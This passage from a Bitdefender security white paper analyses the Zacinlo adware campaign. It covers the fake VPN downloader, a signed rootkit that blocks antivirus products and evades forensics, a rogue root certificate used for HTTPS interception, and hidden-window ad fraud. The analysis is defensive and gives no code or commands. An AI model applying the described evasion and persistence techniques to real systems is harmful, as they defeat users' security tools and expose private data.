White Paper

Bitdefender®

Six Years and Counting: Inside the Complex Zacinlo Ad Fraud Operation

Authors:

Claudiu Cobliș - Security Researcher, Cyber Threat Intelligence Lab

Cristian Istrate - Security Researcher Tech Lead, Cyber Threat Intelligence Lab

Cornel Punga - Security Researcher, Cyber Threat Intelligence Lab

Andrei Ardelean - Security Researcher, Cyber Threat Intelligence Lab

Foreword

For more than a decade, adware has helped software creators earn money while bringing free applications to the masses. Headliner games and applications have become widely available to computer and mobile users the world over, **with no financial strings attached**.

This contract between the developer and the consumer, however, is governed by third parties –the advertisers – the entities that absorb the product's cost in exchange for user-generated information and behavior. Enter the adware era.

While generating untold revenue for the companies that run these programs, adware has witnessed constant improvements over the years in both data collection and resilience to removal. The line between adware and spyware has become increasingly fuzzy during recent years as modern adware combines aggressive opt-outs with confusing legal and marketing terms as well as extremely sophisticated persistence mechanisms aimed at taking control away from the user. This whitepaper details an extremely sophisticated piece of spyware that has been running covertly since early 2012, generating revenue for its operators and compromising the privacy of its victims.

One of the perks of identifying a new strain of malware is getting to name it. We called this adware family "Zacinlo", after the final payload, although this might not be the most appropriate name for such a complex piece of code. In Slovenian, the term "začilno" translates to "temporary," but nothing is temporary in the way the adware operates. On the contrary, it has been active on the market for more than six years now, and the fallout it has brought to users won't be easily fixed anytime soon.

Overview

Last year we came across a digitally signed rootkit capable of installing itself on most Windows operating systems, including the newest releases of Windows 10. Since rootkits these days account for under 1 percent of the malware output we see worldwide, this immediately drew our attention and prompted us to carry out an extensive analysis of the payload, its origins and the spread. We discovered an ample operation whose central component is a very sophisticated piece of adware with multiple functionalities.

Our information indicates that the adware has been active since 2012-2013. We have identified at least 25 different components found in almost 2,500 distinct samples. While tracking the adware, we noticed some of the components were continuously updated with new functionalities, dropped altogether or integrated entirely in other components. This once again reinforces our inital assumption that the adware is still being developed as of the writing of this paper.

While looking at the communication mechanism of the adware, we identified that a multitude of domains bought from Enom were acting as command-and-control centers. These domains were all registered to two email addresses, included in the IoC chapter at the end of this paper.

The main features of this adware that drew our attention are:

- The presence of a rootkit driver that protects itself as well as its other components. It can stop processes deemed dangerous to the functionality of the adware while also protecting the adware from being stopped or deleted.The presence of man-in-the-browser capabilities that intercepts and decrypts SSL communications. This allows the adware to inject custom JavaScript code into webpages visited by the user.

- It features an adware cleanup routine used to remove potential „competition" in the adware space. This routine is rather generic and does not target a particular family or type of adware.

- The adware can uninstall and delete services based on the instruction it receives from the command and control infrastructure.

- It reports some information about the environment it is running in to the C&C. This information includes whether an antimalware solution is installed (and if so, which one), which applications are running at start-up and so on.

- It takes screen captures of the desktop and sends them to the command and control center for analysis. This functionality has a massive impact on privacy as these screen captures may contain sensitive information such as e-mail, instant messaging or e-banking sessions.

- It can accomodate the installation of virtually any piece of software on the fly and thus extend its functionality.

- It features an automatic update mechanism.

- It redirects pages in browsers

- It adds or replaces advertisments while browsing by searching DOM objects by size, style, class or specific regular expressions

- Uses many platforms to pull advertising from advertising, including Google AdSense.

- Obsolete or expired ads can be easily replaced by new ones

- Silently renders webpages in the background in hidden windows and interracts with them as a normal user would: scrolling, clicking, keyboard input. This is typical behavior for advertising fraud that inflicts significant financial damage on online advertising platforms.

- Its extensive use of open-source projects and libraries (e.g: chromium, cryptopop, jsoncpp, libcef, libcurl, zlib, etc.)

- It uses Lua scripts to download several components (most likely as a way to fly under the radar of some antimalware

solutions that detect suspicious downloads and block them as such)

- Extremely configurable and highly modular design that can expand functionality via scripts and configuration files made available via the command and control infrastructure

Spreading and geography

The vast majority of the samples we tracked were spotted in the USA and, in much lower numbers, in France, Germany, Brazil, China, India, Indonesia, Phillipines.




Figure 1 – Distribution by Country




Figure 2 – Distribution by OS

About 90 percent of the systems where the adware components were found were running Windows 10.




Figure 3 – Samples / Year

Components of this campaign seem to date back as far as 2012 but it appears the adware was most active in the final months of 2017.

The adware components are silently installed by a downloader that is presented as a free and anonymous VPN service (s5Mark), distributed in an installer. s5Mark has a simple graphical interface used as a decoy for the intrusive unwanted behavior taking place behind the scenes. Note that a non-technical user is led to believe that a VPN connection is established even though no such thing is even attempted.




Figure 4 – Misleading GUI

Stage One: The Downloader

The infection chain starts with a downloader (***Figure 5***) that installs an alleged VPN application. Once executed, it downloads several other components, as well as a dropper (***Figure 6)*** or a downloader (***Figure 7)*** that will install the adware and rootkit components.

The dropper accomodates all the components in its resources section, where they are compressed and password-protected. Some versions of this attack uses a downloader instead of a dropper to download the adware and rootkit components. Another downloaded component (***Updater*** from ***Figure*** 2) is again a downloader that acts as an updater and offers persistence for the components it downloads; it gets a configuration Json from the C&C that specifies the file to be downloaded. Our lab tests shows that this file was another version of the main downloader.

The other component downloaded by the main downloader is the VPN application. The latest version of the main downloader uses a Powershell command to disable real-time monitoring provided by Windows Defender before running. Realtime Monitoring is enabled again after successful installation of the adware.




Figure 5 – Main Downloader

The adware and rootkit dropper/downloader subsequently runs several executables that will further download other files and eventually the payload and deploys two drivers: a rootkit used for protection and persistence and a driver from the Netfiler SDK framework, a comercial solution for filtering network packets. The Netfilter driver is used to carry out the MITM attack and injection of scripts in web pages. One of the executables also installs a certificate needed for the MITM attack.




Figure 6 – Rootkit and Adware Dropper




Figure 7 – Rootkit and Adware Downloader

Stage Two: The Rootkit Driver

The central piece of the adware is probably the rootkit driver, which is responsible for providing persistence and protection for the other components from being read, written or deleted. It is also used to patch or block antimalware services.

The analysed driver is digitally signed with a certificate from **Handan City Congtai District LiKang Daily Goods Department,** which is currently revoked. The certificate had a validity period between 06/28/2013 and 06/29/2014. Almost all rootkit samples found are signed with this certificate. The very few other certificates found are also expired and belong to: **Shanghai Domainlink Software Technology Co., Ltd.**; **Shanghai Daisi Software Technology Co.,Ltd.**; **BEIJING XINDA HUANYU NETWORK SECURITY TECHNOLOGY CO.,LTD**.

Among the targeted antimalware solutions are products developed by the following companies: **Bitdefender, Qihoo, Kingsoft, Malwarebytes, Symantec, Panda, HitmaPro, Avast, Avg, Microsoft, Kaspersky, Emsisoft and Zemana.** The rootkit finds them by file names or by Subject Name fileld in their certificates, then the antimalware modules are prevented from starting. In case of an infection, we recommend a System Scan using Bitdefender Rescue Mode to remove the rootkit and the adware components.

This rootkit component is highly configurable and stores all the configuration data encrypted inside the Windows Registry. It has also a very effective persistence method: during Windows Shut Down, it rewrites itself from memory to disk under a different name and it updates its registry key.

The rootkit redirects the access to the files in a directory that stores the user-mode component and the Netfilter driver; these are copied in other locations and started during the rootkit initialization phase. This is a hiding technique, when one of the monitored files is opened another clean file is served. The user-mode component that will later download and start the payload is started by the driver so that it leaves very few traces behind: a copy is made in another location and a process is created from the copied file. After the process is started, the copied file is overwritten with zeros. As a result, the user-mode component has no apparent persistence on the system and even its file leaves no forensic evidence. ***Figure 8*** details a diagram of the rootkit and how the components are interlinked.




Figure 8 – Rootkit Summary

1. The driver gets its configuration data from the Registry: names of AV processes to block, the files in the backup folder to be hidden, the files in the payload folder to be whitelisted.

2. The driver sets itself as a filter driver. Access to the files in the backup folder will be redirected to other clean files.

3. The driver copies the NetFilter driver (***zacinlo.sys***) from the backup folder to the ***System32*** directory, then it starts NetFilter.

4. The driver copies ***zacinlo.exe*** (or ***msidntld.exe***) from the backup folder to ***System32*** folder and starts the application from the new location. After starting, the executable from ***System32*** folder is overwritten with zeros to prevent forensic analysis.

5. The driver registers different kernel callbacks. Callbacks for driver loading and process creation are used to prevent antimalware solutions from starting. A Registry callback is used to block acces to the service key of the driver. A shutdown notification is used for persistence.

6. During shutdown, the driver creates a copy of its file with a new random name. The Registry service key for the driver is updated with the newly generated name.

7. The user-mode component loads (if not already loaded in step 3) and configures the NetFilter driver to inject scripts in web pages.

8. The user-mode component downloads and starts the payload files.

Stage Three: The Payload

From a technical perspective, the payload falls under the adware category, as its main purpose is to display ads in web pages that the user visits and to open web pages that are hidden from the user.

The starting point is the user-mode application that is started by the rootkit (***zacinlosvc.exe or msidntld.exe*** are some of the possible names). The first important action it takes is to install a new trusted Certificate Authority (CA) in the local Windows Certificate Store and similar stores used by browsers (Firefox Certificate Database, the root store used by older versions of Opera, etc.).




Figure 9 – Installed Certificate

This certificate will be used to hijack secured web connections using MITM attack methods. Only specific processes will be attacked, including popular browsers: **Edge, Internet Explorer, Firefox, Chrome, Opera, Safari, etc.** The application also starts the Netfilter driver if it's not already started by the rootkit. The driver will be used as a tool by the user-mode application to intercept network traffic and inject scripts in web pages, even under secure connections.

A secured connection before and after the MITM attack can be seen below:

